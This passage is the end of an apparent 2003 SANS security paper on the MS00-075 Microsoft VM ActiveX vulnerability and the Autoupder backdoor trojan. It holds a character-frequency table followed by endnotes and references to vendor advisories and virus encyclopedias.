107	6B	197	0.022175	<input type="checkbox"/>
90	5A	193	0.021724	<input type="checkbox"/>
41	29	190	0.021387	<input type="checkbox"/>
82	52	189	0.021274	<input type="checkbox"/>
125	7D	186	0.020937	<input type="checkbox"/>
115	73	184	0.020711	<input type="checkbox"/>
35	23	183	0.020599	<input type="checkbox"/>
64	40	183	0.020599	<input type="checkbox"/>
98	62	181	0.020374	<input type="checkbox"/>
55	37	179	0.020149	<input type="checkbox"/>
88	58	178	0.020036	<input type="checkbox"/>
77	4D	175	0.019698	<input type="checkbox"/>
67	43	170	0.019136	<input type="checkbox"/>
94	5E	167	0.018798	<input type="checkbox"/>
126	7E	159	0.017897	<input type="checkbox"/>

49	31	159	0.017897	<input type="checkbox"/>
48	30	155	0.017447	<input type="checkbox"/>
81	51	154	0.017335	<input type="checkbox"/>
74	4A	153	0.017222	<input type="checkbox"/>
114	72	151	0.016997	<input type="checkbox"/>
60	3C	147	0.016547	<input type="checkbox"/>
97	61	142	0.015984	<input type="checkbox"/>
44	2C	139	0.015646	<input type="checkbox"/>
72	48	138	0.015534	<input type="checkbox"/>
91	5B	136	0.015308	<input type="checkbox"/>
36	24	135	0.015196	<input type="checkbox"/>
89	59	131	0.014746	<input type="checkbox"/>
85	55	129	0.014520	<input type="checkbox"/>
52	34	125	0.014070	<input type="checkbox"/>
106	6A	125	0.014070	<input type="checkbox"/>
54	36	124	0.013958	<input type="checkbox"/>
68	44	124	0.013958	<input type="checkbox"/>
101	65	123	0.013845	<input type="checkbox"/>
78	4E	123	0.013845	<input type="checkbox"/>
57	39	121	0.013620	<input type="checkbox"/>
124	7C	118	0.013282	<input type="checkbox"/>
42	2A	117	0.013170	<input type="checkbox"/>
58	3A	113	0.012719	<input type="checkbox"/>
110	6E	112	0.012607	<input type="checkbox"/>
61	3D	111	0.012494	<input type="checkbox"/>
69	45	110	0.012382	<input type="checkbox"/>
65	41	109	0.012269	<input type="checkbox"/>
73	49	106	0.011932	<input type="checkbox"/>
100	64	105	0.011819	<input type="checkbox"/>
43	2B	105	0.011819	<input type="checkbox"/>
53	35	97	0.010919	<input type="checkbox"/>
118	76	85	0.009568	<input type="checkbox"/>
39	27	74	0.008330	<input type="checkbox"/>

45	2D	66	0.007429	□
62	3E	56	0.006303	□
51	33	50	0.005628	□
83	53	41	0.004615	□
40	28	38	0.004277	□
33	21	37	0.004165	□
119	77	29	0.003264	□
93	5D	22	0.002476	□
96	60	1	0.000113	□

© SANS Institute 2003, Author retains full rights.

Endnotes

1. Microsoft Corporation, "Microsoft Security Bulletin (MS00-075) - Patch Available for 'Microsoft VM ActiveX Component' Vulnerability," Microsoft Knowledgebase, URL: <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-075.asp>.
2. Mitre Organization, "CVE-2000-1061," Common Vulnerabilities and Exposures, URL: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-1061>.
3. Network Associates, AVERT, URL: http://vil.nai.com/vil/content/v_99457.htm.
4. Microsoft Corporation, "FIX: Java Security Issue Allows Access to ActiveX Controls," Microsoft Knowledgebase, URL: <http://support.microsoft.com/default.aspx?scid=kb;en-us;Q275609&sd=tech>.
5. Microsoft Corporation, "Microsoft Security Bulletin (MS00-075) - Patch Available for 'Microsoft VM ActiveX Component' Vulnerability."
6. Franks, Eric, "Bulletin 02-22," Finger Lakes Library System Member Library Weekly Bulletin, URL: <http://www.flis.org/bulletins/2002/0222.htm>.
7. Microsoft Corporation, "Microsoft Security Bulletin (MS00-075) - Patch Available for 'Microsoft VM ActiveX Component' Vulnerability."
8. Microsoft Corporation, "Microsoft Security Bulletin (MS00-075) - Patch Available for 'Microsoft VM ActiveX Component' Vulnerability."
9. Security Focus Online, "Microsoft Virtual Machine com.ms.activeX.ActiveXComponent Arbitrary Program Execution Vulnerability," Security Focus Online Vulnerability Database, URL: <http://online.securityfocus.com/bid/1754/info/>.
10. Marcin Jackowski, "Microsoft Virtual Machine com.ms.activeX.ActiveXComponent Arbitrary Program Execution Vulnerability," Security Focus Online Vulnerability

Database, URL:

<http://online.securityfocus.com/bid/1754/info/>.

11. Symantec Corporation, "Backdoor.Autoupder," Symantec Security Response, URL:

<http://securityresponse.symantec.com/avcenter/venc/data/pf/backdoor.autoupder.html>.

12. Trend Micro, "TROJ_SUA.A," Trend Micro Virus Encyclopedia, URL:

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_SUA.A&VSect=T.

13. Trend Micro, "TROJ_SUA.A."

14. Computer Associates, "Win32.Mininstaller," Computer Associates Virus Information Center, URL:

<http://www3.ca.com/virusinfo/Virus.asp?ID=11849>.

15. Symantec Corporation, "Backdoor.Autoupder."

16. Andreas Schuster, "Scan 16 Answers." Project HoneyNet Scan 16. URL:

<http://project.honeynet.org/scans/scan16/som/som46/>.

© SANS Institute 2003. Author retains full rights.

References

1. Network Associates. "AVERT". URL: http://vil.nai.com/vil/content/v_99457.htm. (13 Sep. 2002).
2. Microsoft Corporation. "FIX: Java Security Issue Allows Access to ActiveX Controls." 13 May 2002. URL: <http://support.microsoft.com/default.aspx?scid=kb;en-us;Q275609&sd=tech>. (13 Sep. 2002).
3. Microsoft Corporation. "Microsoft Security Bulletin (MS00-075) - Patch Available for 'Microsoft VM ActiveX Component' Vulnerability." 26 Jan. 2001. URL: <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-075.asp>. (13 Sep. 2002).
4. Security Focus Online. "Microsoft Virtual Machine com.ms.activeX.ActiveXComponent Arbitrary Program Execution Vulnerability." 5 Oct. 2000. URL: <http://online.securityfocus.com/bid/1754/info/>. (1 Nov. 2002).
5. Finger Lakes Library System Member Library Weekly Bulletin. "Bulletin 02-22." 31 May. 2002. URL: <http://www.flls.org/bulletins/2002/0222.htm>. (8 Nov. 2002).
6. Proland Software. "Backdoor/Autoupder." URL: http://www.pspl.com/virus_info/trojans/autoupder.htm. (4 Dec. 2002).
7. F-Secure Anti-Virus Research Team. "F-Secure Computer Virus Information Pages: AutoUpder." 23 May. 2002. URL: <http://www.europe.f-secure.com/v-descs/autoupdr.shtml>. (4 Dec. 2002).
8. Trend Micro. "TROJ_SUA.A - Description and solution." URL: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_SUA.A. (4 Dec. 2002).
9. BrowserToolbar.com. "Product Updates, Newsfeeds, and more." URL: <http://www.wwws1.com>. (4 Dec 2002).

10. BrowserToolbar.com. "Terms of Service." URL:
<http://www.browsertoolbar.com/browsertoolbartos.html>. (4
Dec 2002).
11. Computer Associates Virus Information Center.
"Win32.MinStaller." 11 Jul. 2002. URL:
<http://www3.ca.com/virusinfo/Virus.asp?ID=11849>. (4 Dec.
2002).
12. Symantec Security Response. "Backdoor.Autoupder." 22
May 2002. URL:
[http://securityresponse.symantec.com/avcenter/venc/data/pf/
backdoor.autoupder.html](http://securityresponse.symantec.com/avcenter/venc/data/pf/backdoor.autoupder.html). (4 Dec. 2002).
13. Schuster, Andreas. "Scan 16 Answers." Project HoneyNet
Scan 16. 25 Jun. 2002. URL:
<http://project.honeynet.org/scans/scan16/som/som46/>. (30
Nov. 2002).
14. Mitre Organization. "CVE-2000-1061." Common
Vulnerabilities and Exposures. 22 Jan. 2001. URL:
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-1061>. (6
Jan. 2003).

© SANS Institute 2003, Author retains full rights.